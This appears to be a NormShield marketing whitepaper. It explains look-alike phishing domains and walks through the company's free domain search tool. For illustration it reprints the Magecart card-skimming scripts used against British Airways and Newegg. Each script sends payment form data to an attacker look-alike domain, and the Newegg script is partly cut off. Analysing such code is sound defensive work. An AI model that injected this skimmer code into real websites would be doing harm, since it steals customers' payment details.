Are there any domains impersonating your company for phishing?

Learn with NormShield's Free Phishing Domain Search & Monitoring Services

NS NormShield

1 A Phishing Story


Jack, a manager in a major company called example.com, receives an e-mail from his company to check out his updated salary for the next year.

He, expecting a raise, excitedly clicks the link in the e-mail. The link forwards him to the company's employee login page and he enters his credentials (username and password) and suspects nothing.

However, Jack overlooks the domain name of the website where he enters his credentials, because it is very close to the real domain name of his company, that is example.com, but it was a phishing domain (the letter after "p" is not the letter "l" but it is a capital "i"). Now, hackers, who setup such a phishing domain, obtain Jack's credentials to access the company's system.


Depending on Jack's privileges in the system, they can do many malicious activities in seconds.

2 Phishing Domains



Phishing domains are exploited to target not only employees but also customers. Even though companies cannot be directly held responsible for customers deceived by phishing scams, it is a loss of reputation when a company does not take necessary measures.

Name-blending (look-alike) phishing domains often swap easily-confused letters (“u” and “v” or “t” and “f”) and/or put additional characters in the domain (ex-ample.com for example.com). These typo-squatting techniques are quite efficient for attackers. Today, phishing domains even have valid SSL or TLS certificates to lure their targets.



Potential Phishing Domain Search with punycode

Phishing Domain Detection

Generates possible words from your domain name with specific algorithms and searches these generated names among all domain name databases. With this service, you can identify the possible phishing domain names registered for cyber attacks

It is very difficult for a company to search the entire web and determine a phishing domain that may target its employees and customers, but there are certain tools that can be used for those purposes such as NormShield’s Free Phishing Domain Search.


3

Credentials stolen with phishing increase the breach risk

According to a recent Rant survey of 100 UK-based senior IT security professionals, 48% of CISOs report that the biggest security incident in the last 12 months that resulted in unauthorized access to corporate applications was due to phished credentials.

1

Almost 50% of CISOs report that the breaches was due to phished credentials



2


Phished credentials caused breaches twice as many breaches than malware

x2

Malware

3

Number of breaches caused by phished credentials is more than breaches caused by malware and unpatched systems combined



Number of phishing domains are on the rise

Recent research conducted by Venafi analyzed suspicious domains, targeting the top 20 retailers in 5 key markets – U.S., U.K., France, Germany, and Australia. The Venafi research provides interesting findings:

Finding 1

12,000

PHISHING DOMAINS

for top 20 US retailers analyzed

Finding 2


Number of certificates for phishing domains is double of authentic retailer domains

Finding 3

For German top 20 retailers, the number of phishing domains is four times more than original domains

Use of phishing domains to cover tracks


Name-blending phishing domains are exploited not only for phishing attacks to steal credentials but also for attackers to cover their tracks in malicious codes. Researchers from RiskIQ revealed that recent advanced attacks against British Airways and Newegg executed by MageCart hackers inserted malicious codes into target companies’ websites to steal customers’ payment information.



```
1   window.onload = function() {
2       jQuery("#submitButton").bind("mouseup touchend", function(a) {
3           var
4               n = {};
5           jQuery("#paymentForm").serializeArray().map(function(a) {
6               n[a.name] = a.value
7           });
8           var e = document.getElementById("personPaying").innerHTML;
9           n.person = e;
10          var
11              t = JSON.stringify(n);
12          setTimeout(function() {
13              jQuery.ajax({
14                  type: "POST",
15                  async: !0,
16                  url: "https://baways.com/gateway/app/dataprocessing/api/",
17                  data: t,
18                  dataType: "application/json"
19              })
20          }, 500)
21      })
22  };
```

Attackers used only a 22-line script code to victimize 380,000 customers of British Airways where the code includes a phishing domain in line 16, namely baways[.]com to better cover their tracks. So anyone who inspects this piece of code may overlook the domain without noticing that it is a phishing domain.


Attackers behind Magecart campaign used a similar approach when they targeted Newegg. In a smaller piece of code (15 lines only) injected to the website, attackers were able to stole payment information of Newegg's customers. The code included a phishing domain as neweggstats[.]com.



```
= function() {
tnCreditCard.paymentBtn.creditcard').bind("mouseup touche
ti = jQuery('#checkout');
ati = JSON.stringify(dati.serializeArray());
eout(function() {
uery.ajax({
  type: "POST",
  async: true,
  url: "https://neweggstats.com/GlobalData/",
  data: pdati,
  dataType: 'application/json'
;
);
```

Attackers evolve their techniques

Phishing attacks in the past included malware inside e-mails usually as an attachment. But attackers have evolved their techniques to more **malware-less phishing attacks** that also use phishing domains.



FireEye found that 90% of e-mail attacks are actually malware-less (with 81% is phishing attacks) by analyzing over a half-a-billion e-mails sent in the first half of 2018.

Same report released by FireEye also revealed that, in the last year, phishing attempts grew 65% and 30% during the 2017 holiday season alone.


65%

GROWTH OF
PHISHING ATTEMPTS

7 NormShield Free Phishing Domain Search & Monitoring

For a company to search for its evil doppelgängers impersonating their domain with look-alike/name-blending phishing domains, NormShield provides a free search engine; NormShield's Phishing Domain Search at https://services.normshield.com/phishing-domain-search

NormShield generates possible words from your domain name with specific algorithms and searches these generated names among all domain name databases. Our phishing-domain detection algorithm uses many features from checking whether the URL is typo-squatted or not, the date of registration, and page rank to its contents. Natural Language Processing (NLP) and machine learning (ML) techniques are used to detect phishing domains.



SERVICES API DOCS BI
Phishing Domain Search with punyc
Phishing Domain Detection
le words from your domain name with specific algorithms and se
l names among all domain name databases. With this service, yo
he possible phishing domain names registered for cyber attacks

Features to determine phishing domains	
URL-based	Digit count in the URL Includes a legitimate brand name? Total length of URL # of subdomains in URL Typosquatted? one of the commonly used TLD?
Domain-based	Domain name or it's IP adress in blacklists? # of days passed since the domain was registered? Is the registrant name hidden?
Page-based	Pagerank (Global, Country) # of references from Social Networks to the given domain Est. # of visits Category of the domain Avg. pageviews per visit Avg. visit duration Similar websites
Content	Page Titles Text in the body Meta Tags Hidden Text Images etc.

8 NormShield Free Phishing Domain Search

Use of this powerful tool are quite easy. Below is step-by-step guide for searching phishing domains that impersonate your company.

Step 1. Enter your company's domain name, hit enter or click on the search button.




Potential Phishing Domain Search with punycode

www.example.com

Phishing Domain Detection

Generates possible words from your domain name with specific algorithms and searches these generated names among all domain name databases. With this service, you can identify the possible phishing domain names registered for cyber attacks

Step 2. If you would like to receive notification when a new phishing domain is registered that may target your company, click on Free Register button to join NormShield Community and fill out the form (note that you can see the results by simply scrolling down without registration). NormShield only needs your corporate e-mail address and privileged IP address for IP Blacklist search (that will be shown automatically). Just tick the free services about which you want to receive notification and click on Register button.



Register to Normshield Services

Would you like to be notified if we detect your email at any **breach**?

FREE REGISTER

Register to NormShield Community

With Registering NormShield Community Services, we will notify you in case we detect your domain name, ip address or email address in any of our services.
NormShield Community Service will always be a **free service**

Enter your email (Corporate Email is Required For Phishing and Download Services)

Privileged IP Address (This is for Blacklist and Download Services)

☑ Phishing Domain Service

☑ Breach Service

☑ Ip Blacklist Service


☑ Cyber Threat Intel Download Service

□ I'm not a robot

* By registering, you are accepting our Terms of Service & privacy policy

9 NormShield Free Phishing Domain Search (Cont'd)

Step 3. Check the domain statistics. It shows how many possible phishing domains are out there, your domain name (where you can click on Breach Search to check if any of your e-mail accounts are breached), and your IP address (where you can click on Blacklist Search to check the IP reputation of your company).




Domain Statistics

2689
Possible Phishing Domains

example.com
Domain
Breach Search

93.184.216.34
Ip Address
Blacklist Search

Step 4. Browse possible phishing domains. The table of possible phishing domains provides valuable information. Besides the name of the phishing domain, it also gives the phishing score, a parameter which shows the probability of this domain is used for phishing purposes. The other information given includes dates of creation and expiration, contact e-mail, name and organization of registrant (all masked) and registrar name (also masked). You can sort by any of these fields and search in the table by using the Search box on the top right.



Possible Phishing Domains

Phishing Domain	Phishing Score	Created Date	Expire Date	Contact Email	Registrant Name	Registrant Organization	Registrar Name
examplesoffaith.com	99	2018-07-12	2019-07-12	do****om	Do****le	Hu****om	Dr****LC
example-small.work	99	2018-09-17	2019-09-17	ab****jp	RE****CY	RE****CY	GM****om
cow-example.xyz	99	2018-06-24	2019-06-24	ab****jp	****	Wh****om	****
dao-example.app	99			****	****	****	****
project-example.com	99	2011-12-28	2018-12-28	de****eu	D ****nt	De****nt	Ke****bH

Let’s Get In Touch

NormShield, trusted security rating services, provides Cyber Risk Scorecard for companies with many categories. NormShield Cyber Risk Scorecards provide the information necessary to protect business from cyber-attacks including phishing domains. The scorecards provide a letter grade and a drill down into the data for each risk category so that remediation of vulnerabilities can be prioritized.

You can reach us to receive a free demo and discuss findings with one our experienced analysts.

8609 Westwood Center Dr.,
Ste. 110, Vienna, VA 22182

info@normshield.com

www.normshield.com

+1 (571) 335-0222